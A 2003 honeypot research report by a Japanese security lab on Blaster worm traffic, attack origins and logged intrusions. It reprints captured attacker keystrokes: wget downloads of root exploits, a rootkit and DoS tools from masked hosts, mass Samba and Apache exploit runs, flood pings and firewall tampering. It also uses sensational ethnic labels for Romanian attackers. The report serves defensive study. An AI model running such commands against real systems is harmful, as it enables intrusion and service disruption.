“Sombria:”
A Witness to Potential Cyber Crimes

August - October 2003

December 12, 2003
Little eArth Corporation Co., Ltd.
Computer Security Laboratory

Introduction

The second report of Sombria provides a more succinct and focused overview of the main events "witnessed" by the honeypot system during the months of August, September and October 2003.

Once again, unskilled hackers or script kiddies carried out most of the attacks against Sombria. Despite of this fact, this second report fortifies its position that it does not take a computer pro to cause wanton mayhem in our systems. Wannabe hackers are willing to invest a lot of work and devote their time looking for weaknesses to exploit. While it's inevitable to undermine the risk that "script kiddies" may pose, one may not forget that these are the same amateurs who have been practicing and "polishing" their low skills on vulnerable systems. The approach here is simple: although most of the attackers are still in their "infancy," every system that does not follow good security practices could be seen as an opportunity for hacking improvement.

This report is divided into five parts:


- **Part I – "A Blast of Hell"** – an overview of worm attacks
- **Part II – "Romanian Hackers: The Modern World Vampires"** – a special focus on Romanian hackers
- **Part III –** "**Intrusions Autopsy"** – a dissection of the honeypot logs
- **Part IV – "Honey Plot"** – a description of real intrusions
- **Part V – "Honeypot Exchange Program" –** information about the Sombria project

Part I – "A Blast of Hell"

August 2003 was the time when the worm Blaster and its variants began to create chaos by menacing Windows machines and crippling countless of them across the Internet. Blaster, referred to alternately as W32.Blaster, the MS Blast or Lovsan worm, took advantage of the critical RPC DCOM vulnerability in Microsoft Windows.

Although the rates of new infections from the worm have dramatically slowed down, the number of attempts to infect a machine has not declined. This fact could be observed by analyzing the logs of the honeypot Sombria, which confirms the rate of at least 2000 infection attempts a day from mid August to October 31, 2003. Additionally, the number of attacks by other worms tumbled sharply as the rate of Blaster attacks skyrocketed.

Figure 1 – Worm Attacks



Blaster attacks originated mainly from the following countries:

Top 5 Countries	% From the Total
USA	24%
Japan	19%
China	13%
Canada	4%
United Kingdom	3%

Part II: "Romanian Hackers: The Modern World Vampires"

Early this year, Romania enacted the world's strictest cyber crime law, which encompasses virus distribution, Internet fraud and hacking activities. Any individual found guilty of an offense under this law could be convicted to up to 15 years imprisonment, while a sex offender accused of rape could face a maximum of 7 years behind bars. This may be, according to William J. Kole (Associated Press) in his article "How Romania became a center of cybercrime," the world's harshest law as the sentence term is "more than twice the maximum for rape." [1]

A Romanian man accused of releasing a variant of the Blaster worm has already been charged for violating the new law this year. Additionally, a group of Romanian hackers still in their teens were also arrested after gaining unauthorized access to databases of top US firms and threatening to disclose sensitive commercial data.[2]

As harsh as it may be, the Romanian cyber crime law so far does not seem to be discouraging Internet wrongdoing. As pointed out in the next section, "Intrusions Autopsy," the law is not combating computer criminality as it should, as the Romanian "vampires" are still finding their way out of Transylvania and preying upon their victims without mercy.

---

[1] ASSOCIATED PRESS, "How Romania became a center of cybercrime," William J. Kole http://www.msnbc.com/news/981284.asp?0si=-&cp1=1

[2] ComputerWeekly, "Romanian man charged with releasing Blaster worm variant," Paul Roberts http://www.computerweekly.com/Article124773.htm


The Register, "Transylvanian hackers put the bite on," Mike Kemp http://www.theregister.co.uk/content/55/31493.html

Part III: "Intrusions Autopsy"

What follows here are facts found through thorough analysis of the honeypot logs in the second quarter of the Sombria research project:


1. Sombria Japan suffered a total of 265 break-ins from August 1 through October 31. The graph below also shows statistics of the information gathered from the previous months.

Figure 2 – Number and Month of Intrusions



2. Exploitation of the OpenSSL/Apache vulnerability was the method mostly used by the intruders to break into the honeypot from August through October.


Figure 3 – Methods of Intrusion



May ~ July *August ~ October*

3. Romania, followed by the United States and South Korea were identified as the top 3 sources of cyber attacks against Sombria. (Note: the following graph only reflects the number and origin of the break-ins, which rules out scans, worm attacks, etc)

Figure 4 – Origin of Attacks



4. The graph above is somewhat misleading in that it does reflect only where the malicious activity is coming from and not who the real authors of the attacks are. A profound analysis of the logs revealed that Romanian hackers were in fact, responsible for 100% of the attacks that originated from Great Britain, 93% from South Korea and 66% from the US, not to mention a large percentage of attacks that originated from other countries such as Brazil, Poland, etc.


   One of the primary factors that was taken into consideration during the dissection of the logs was language. Needless to say, common sense suggests that it is unlikely that a South Korean or a Brazilian hacker will use Romanian words as usernames or passwords and speak fluent Romanian in chat rooms.

5. Romanian hackers were responsible for at least 190 intrusions (from a total of 265). A great deal of evidence was gathered to support the belief that about 68% out of 190 intrusions can be attributed to the same individual or more likely, the same gang of Romanian "cyber hooligans."

6. The intruders targeted primarily ports 139 (Samba) and 443 (OpenSSL) to attack other machines behind the firewall.

7. The reasons that led the attackers to exploit Sombria were:

Figure 5 – Attackers' Motives



Part IV: "Honey Plot"

This section of the research paper reports real plots against Sombria. The name of the intruder is nevertheless fictional. Additionally, the attackers' keystrokes were edited in some cases to avoid repetitiveness and to remove commands mistyped by them.

* No information about the target systems has been published to preserve their identity
* All the attacks launched by the intruders against other hosts failed

The Romanian Blood-Sucking Gang

It all started on a summer day, August 2, 2003 when the intrusion detection system triggered an alert that reported that a machine with ".pl" (Poland) domain was scanning the honeypot to find out the Apache server version of the system. As expected, after finding out that the honeypot server was using a vulnerable Apache/OpenSSL version, Vladimir, the attacker, promptly broke into the system.

Knowing that only user privileges would not take him far, he attempted to download many root exploits, such as ptrace in order to obtain root privileges.

Vladimir returned to the system from different computers located in Romania several times after his first attempt, and while questing for root, he also attempted to retrieve "psyBNC," a proxy for IRC connections that can be used to hide the real host IP address.

```
[2003/08/11-23:16:59] |24820|48|sh|TERM=xterm; export TERM=xterm; exec bash -i
[2003/08/11-23:16:59] |24820|48|bash|uname -a;id;w;
[2003/08/11-23:17:07] |24820|48|bash|cd /usr/games
[2003/08/11-23:17:52] |24820|48|bash|wget http://www.xxxxx.xxxxx.de/psyBNC2.2.1-linux-i86-static.tar.gz
[2003/08/11-23:22:15] |24820|48|bash|wget www.xxxxx.xxxxx.de/psyBNC2.3.tar.gz
```

returned with a different source IP with ".ro" domain

```
[2003/08/11-23:32:27] |24893|48|sh|TERM=xterm; export TERM=xterm; exec bash -i
[2003/08/11-23:32:27] |24893|48|bash|uname -a;id;w;
[2003/08/11-23:33:30] |24893|48|bash|cd /tmp
[2003/08/11-23:33:58] |24893|48|bash|wget www.xxxxxx.go.ro/ptrace
```

On the following day, with a different purpose in mind, the attacker issued some wget commands to retrieve some files containing DoS tools and atd.tgz, which is an Apache/OpenSSL hacking tool that can exploit a massive number of Linux webservers in a single shot.

[2003/08/12-21:44:45] |27078|48|sh|wget www.xxxxxxx.net/atd.tgz
[2003/08/12-21:45:52] |27078|48|sh|tar xzvf atd.tgz
[2003/08/12-21:45:55] |27078|48|sh|cd atd
[2003/08/12-21:45:57] |27078|48|sh|bash
[2003/08/12-21:46:04] |27091|48|bash|export PATH="."
[2003/08/12-21:46:21] |27091|48|bash|mass xxx.xxx.xxx.x -s 800
[2003/08/12-21:46:57] |27084|48|sh|wget www.xxxxxx.org/ALLflood.tgz

On August 25th, Vladimir's quest for root finally came to an end after he successfully downloaded and installed a local exploit tool called expl.

[2003/08/25-21:26:43] |11505|48|bash|wget www.xxxxxx.net/expl
[2003/08/25-21:27:08] |11505|48|bash|chmod 777 expl
[2003/08/25-21:27:16] |11505|48|bash|./expl

The UID was 48 (Apache user) and automatically changed to UID=0 (root user) after the execution of "expl"

[2003/08/25-21:27:24] |11521|0|sh|whoami
[2003/08/25-21:28:10] |11521|0|sh|wget www.xxxxxxx.go.ro/xxxx/illogic.tgz
[2003/08/25-21:30:37] |11521|0|sh|wget www.xxxxxxx.com/xxxxxxx/para.tgz
[2003/08/25-21:31:24] |11521|0|sh|tar -xzvf para.tgz

Vladimir fetched the para.tgz file and installed a rootkit (illogic) with a simple "*./setup password*" command. This rootkit launched a Trojan sshd and permitted him to return to the system through a backdoor. However, Vladimir did not return alone. Although the exact number of attackers is not known, several members of the same Romanian hacking gang infiltrated into Sombria through the backdoor created by Vladimir.

It took approximately 4 hours for Vladimir's friends to access Sombria after the

backdoor was installed. All the gang members, except for one, created a username to log back onto the system as legitimate users in the future.

While Vladimir insisted on downloading files such as “f.tgz” and “psyBNC2.2.1-linux-i86-static.tar.gz” throughout the night, one of his friends’ main purpose was to cripple other systems behind Sombria’s firewall by launching DoS attacks against ordinary as well as well-known hosts.

[2003/08/26-07:58:14] |14319|0|bash|ping xxx.xxx.xxx.xx
[2003/08/26-08:07:49] |14319|0|bash|ping -f -s 65000 xxx.xx.xxx.xxx

The same attacker returned from several compromised machines located in Brazil, Poland and Korea and tirelessly attempted to exploit thousands of hosts by proceeding with the same type of Samba exploit. His main targets were Northwest European countries and China:

[2003/10/14-06:11:48] |[20097:smbd]|30766|0|sh|unset HISTFILE; echo "wooooot! kha0s owns u :)";;
[2003/10/14-06:12:15] |[20097:smbd]|31389|0|sh|cd /tmp/".. "/w00t
[2003/10/14-06:13:19] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.x.xxx.xxx
[2003/10/14-06:13:26] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.x.xxx.xx
[2003/10/14-06:13:30] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.x.xxx.xx
[2003/10/14-06:13:35] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.xx.xxx.xxx
[2003/10/14-06:13:39] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.xxx.xx.xx
[2003/10/14-06:13:44] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xxx.xxx.xx.xx
[2003/10/14-06:13:48] |[20097:smbd]|31389|0|sh|./samba -b 0 -v xx.xxx.xx.xxx

Another gang member also tried to connect to a backdoor he had previously installed on a machine located in South Africa. In a fit of rage as he failed to gain access to the host and to other systems, he began changing the firewall configuration in an attempt to isolate Sombria from the rest of the world by blocking all its incoming and outgoing packets.

[2003/08/26-05:13:37] |13310|0|bash|ssh xxx.xx.xx.xxx -p 6869 -l root
[2003/08/26-05:17:38] |13310|0|bash|wget xxxxxxxxx.com/123123321.tar.gz
[2003/08/26-05:18:31] |13310|0|bash|ping xxxxxxxxx.com -t
[2003/08/26-05:20:39] |13310|0|bash|ftp ftp.xxxxxxxxx.com
[2003/08/26-05:23:21] |13310|0|bash|killall -9 httpd
[2003/08/26-05:23:44] |13310|0|bash|/sbin/ipchains -A input -j DENY -s 0/0 -d 0/0 -p tcp
[2003/08/26-05:25:10] |13310|0|bash|/sbin/ipchains -A input -j DENY -s 0/0 -d 0/0 -p tcp --destination-port 443

The attacker also tried to connect to a compromised host from Japan and scanned its ports with nmap:

[2003/09/06-21:03:11] |2847|0|sshd|SSH-1.5-PuTTY
[2003/09/06-21:04:18] |2849|0|bash|ssh -l system xxx.xxx.xx.xxx
[2003/09/06-21:04:30] |2895|0|sshd|SH-1.5-PuTTY
[2003/09/06-21:04:33] |2849|0|bash|ping xxx.xxx.xx.xxx
[2003/09/06-21:20:01] |2949|0|bash|ftp xxxx.org
[2003/09/06-21:21:07] |2949|0|bash|nmap -sS -vv -p 1-65535 -O xxx.xxx.xx.xxx

On August 27th, Sombria captured keystrokes of two attackers (Attacker-1 and Attacker-2) who were engaged in a conversation in a chat room through mIRC (IRC client for Windows). Here is an excerpt of the conversation, which has been translated from Romanian to English:

[2003/08/27-01:04:48] |1316|0|bash|<Attacker-2> i'm leaving the channel!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-2> damn it!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> hey!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> what's wrong?
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> the channel is empty!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> i'm on
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> can you hear me?

[2003/08/27-01:04:48] |1316|0|bash|<Attacker-2> yeah I can hear you, talk to me
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> i could get only one root :(but i need one more !
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> darn it!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-2> i didn't ask for root only !!!
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-1> tonight i'll ask steven for 2 roots
[2003/08/27-01:04:48] |1316|0|bash|<Attacker-2> i asked him yesterday but he said he hadn't got it ..

The attackers ended their chat with superfluous talk about a CD of a movie and the mentioning of 2 other persons – probably other gang members – whom they apparently would meet up with on the day. Due to the contents of the whole conversation and the vulgar use of language, it was learned that the attackers are still in their teens.

Vladimir and his friends still ramble relentlessly around Sombria to download unknown Romanian exploit tools, to damage the honeypot, to connect to already compromised hosts from all over the world and to try to attack other systems. To this day, they haven't had a single clue that their steps are being watched and manipulated, and mostly importantly, that they are the human puppets to the honeypot.

Part V – "Honeypot Exchange Program"

Sombria Japan is looking for organizations from all over the world that are willing to join the "Honeypot Exchange Program." Organizations interested in contributing to the honeypot project should:

* Place a Sombria honeypot on their Internet segment
* Exchange the logs for research purposes only

The Sombria system has recently been placed in an organization in Taiwan. Due to incessant collaboration from the Taiwanese team, Sombria Taiwan has been generating valuable data, which will be used for the sake of research.

For more information, please send an email with the subject "Honeypot Exchange Program" to:

snsadv@lac.co.jp

Update History

December 12, 2003: Issued the first edition of the report

Disclaimer

The information contained in this document may be revised without prior notice and is provided as it is. Users shall take their own risk when taking any actions following reading this document. LAC Co., Ltd. shall take no responsibility for any problems, loss or damage caused by, or by the use of information provided in this document.

Terms and Conditions

We do not disclose the details of any information concerning the Sombria system and the captured data. Under no circumstances will inquiries about the details of the research be responded.

This document may be quoted without explicit permission, in context, provided that proper credit is given.

This document can be located by accessing:

http://www.lac.co.jp/security/english/sombria_e/smbr_2.pdf